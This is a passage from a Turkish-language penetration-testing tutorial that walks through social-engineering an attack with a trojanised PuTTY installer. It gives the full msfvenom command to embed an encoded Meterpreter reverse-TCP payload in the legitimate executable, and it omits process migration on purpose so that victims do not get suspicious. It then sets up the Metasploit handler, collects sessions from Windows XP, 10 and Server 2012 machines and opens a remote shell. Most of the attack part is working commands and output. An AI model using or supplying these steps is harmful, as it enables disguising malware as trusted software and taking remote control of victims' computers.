
```
09.11.2018  14:33    <DIR>          .  
09.11.2018  14:33    <DIR>          ..  
28.01.2018  08:22             1.607 123.hex  
24.05.2016  14:53             37.888 backdoor.exe  
09.11.2018  14:32             61.952 deneme.exe  
25.01.2018  13:17              7 deneme.txt  
22.11.2016  20:05             801 downloadfile.vbs  
28.01.2018  14:09            308.736 incoming.exe  
08.12.2016  01:02             104 Internet Explorer.lnk  
19.02.2016  20:40            103.772 kelime kkk bulmaca.rtf  
04.11.2016  21:30             6.332 msf.pdf  
28.01.2018  11:56            59.392 nc.exe  
04.11.2016  21:44    <DIR>          Not Kkkm  
09.11.2018  12:20            111.104 notepad.exe  
24.05.2016  14:48            37.888 vnc.exe  
05.07.2018  15:23             5.600 Vulnerability Reflected Cross Site  
                Damn Vulnerable Web Application.htm  
05.07.2018  15:23    <DIR>          Vulnerability Reflected Cross Site  
                Damn Vulnerable Web Application  
06.07.2018  12:42             138 Yeni Metin Belgesi.txt  
09.11.2016  13:30             6.328 zararliBelge.pdf  
                15 Dosya             741.649 bayt  
                4 Dizin             3.161.157.632 bayt bo
```

Evet, sisteme sızdığımızı teyit ettikten sonra artık bu makale zincirinin öncesinde bahsedilen meterpreter yeteneklerini kullanarak dilediğinizi yetkileriniz ölçüsünde yapabilirsiniz.

iii) Sosyal Mühendislik İle Sızma Uygulaması # Örnek 3

Őimdi ise tekrarladığımız senaryoyu bu sefer piyasada genellikle sistem yöneticileri için geliştirilmiş olan Putty.exe yazılımının şablonuyla yine tekrarlayalım ve bu makaleyi burada noktalayalım. Bu son örnek ile saldırıya hedef olan kullanıcı makinalarında kullanıcılara nasıl bir intiba uyandırabileceğimize dair bir fikir edinmiş olacaksınız.

Payload'umuza şablon olarak kullanacağımız Putty yazılımı Őu Őekildedir:



Putty İndirme Linki:

<https://www.chiark.greenend.org.uk/~sgtatham/putty/latest.html>

Piyasada Putty ismiyle yayınlanmış zararsız bu uygulamayı Őimdi virüslü yapalım.

Kali Linux Terminal:

```
1 msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.16.3.73
  LPORT=443 -a x86 --platform windows -x /root/Downloads/putty.exe
  -k -e x86/shikata_ga_nai -i 5 -b "\x00" -f exe -o Desktop/putty.exe
```

Çıktı:

```
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x86/shikata_ga_nai

x86/shikata_ga_nai succeeded with size 360 (iteration=0)
x86/shikata_ga_nai succeeded with size 387 (iteration=1)
x86/shikata_ga_nai succeeded with size 414 (iteration=2)
x86/shikata_ga_nai succeeded with size 441 (iteration=3)
x86/shikata_ga_nai succeeded with size 468 (iteration=4)
x86/shikata_ga_nai chosen with final size 468
Payload size: 468 bytes
Final size of exe file: 810496 bytes

Saved as: Desktop/putty.exe
```

Ardından önceki senaryodan arta kalanları sonlandırılım ve tekrar dinleme moduna geçelim.

Kali Linux Terminal:

```
1 msf exploit(multi/handler) > sessions -k 4,5,6 // pidNo,pidNo,...
2 msf exploit(multi/handler) > jobs -k 1 // jobs -k jobID
3
4 msf> use exploit/multi/handler
5 msf> set payload windows/meterpreter/reverse_tcp
6 msf> set lhost X.X.X.X // Kali Linux IP si
7 msf> set lport 443
8 msf> set ExitOnSession false
9 msf> exploit -j
```

Çıktı:

```
[*] Exploit running as background job 1.
[*] Started reverse TCP handler on X.X.X.X:443
msf exploit(multi/handler) >
```


Dikkat ederseniz daha önceki iki örnekte kullanılan

```
1 msf> set AutoRunScript post/windows/manage/migrate
2 msf> set NAME explorer.exe
```


satırları bu sefer kullanılmadı. Çünkü kullanıcının legal yazılımın arayüzünü ekranında olağan şekilde görüntülemesini ve şüphelenmemesini sağlamak istiyoruz.

Őimdi oluşturduğumuz putty.exe dosyasını internete koyduğumuzu ve kurbanların da indirdiklerini varsayalım.


Windows XP



Windows 10




Windows Server 2012




Ardından kurbanların indirdikleri dosyaları çalıştırdıklarını varsayalım.


Windows XP



Windows 10



Windows Server 2012



Bu sıralarda saldırganın sisteminde oturumların elde edildiğine dair çıktılar belirecektir.

Çıktı:

```
msf exploit(multi/handler) > ((( Beklerken oturumlar gelir )))

[*] Sending stage (179779 bytes) to Y.Y.Y.Y
[*] Meterpreter session 4 opened (X.X.X.X:443 -> Y.Y.Y.Y:1050)
[*] Sending stage (179779 bytes) to Z.Z.Z.Z
[*] Meterpreter session 5 opened (X.X.X.X:443 -> Z.Z.Z.Z:49159)
[*] Sending stage (179779 bytes) to 172.16.3.111
[*] Meterpreter session 6 opened (X.X.X.X:443 -> T.T.T.T:1667)

((( Bir kez ENTER )))

msf exploit(multi/handler) > (( Konsol arayüzü yine gelir ))
```

Şimdi elde ettiğimiz oturumları listeleyelim.

Kali Linux Terminal:

```
1 msf exploit(multi/handler) > sessions
```

Çıktı:

```
Active sessions
=====
```

Id	Type	Information	Connection
7	meterpreter	x86/windows WIN-VJ7UU\Administrator @ WIN-VJ7UU9G4VTO	X.X.X.X:443 -> Y.Y.Y.Y:49159 (A.B.C.D)
8	meterpreter	x86/windows PENTEST-WINXP\pentest @ PENTEST-WINXP	X.X.X.X:443 -> T.T.T.T:1040 (E.F.G.H)
9	meterpreter	x86/windows HFSPENTEST\pentest @ HFSPENTEST01	X.X.X.X:443 -> K.K.K.K:1881 (I.J.K.L)

Şimdi oturumlardan birine id'si ile geçiş yapalım.

Kali Linux Terminal:

```
1 msf exploit(multi/handler) > sessions -i 8
```

Çıktı:

```
[*] Starting interaction with 8...
meterpreter > ((( İçerdeyiz )))
```

Şimdi hedef sistemin komut satırını alalım ve işletim sistemi & versiyonunu öğrenelim.

Kali Linux Terminal:

```
1 meterpreter > shell
```

Çıktı:

```
Process 1464 created.
Channel 1 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Desktop>
```

Kali Linux Terminal:

```
1 C:\Documents and Settings\pentest\Desktop > systeminfo | findstr /C:"OS"
```

Çıktı:

```
OS Name: Microsoft Windows Server 2012 R2 Standard
OS Version: X.Y.Z. N/A Build ABCDEF
OS Manufacturer: Microsoft Corporation
OS Configuration: Standalone Server
OS Build Type: Multiprocessor Free
BIOS Version: ABC DEF, X.Y.Z
```

Son olarak sızdığımız bu sistemin masaüstü öğelerini görüntüleyelim. Kali Linux Terminal:

```
1 C:\Users\Administrator\Desktop> dir
```

Çıktı:


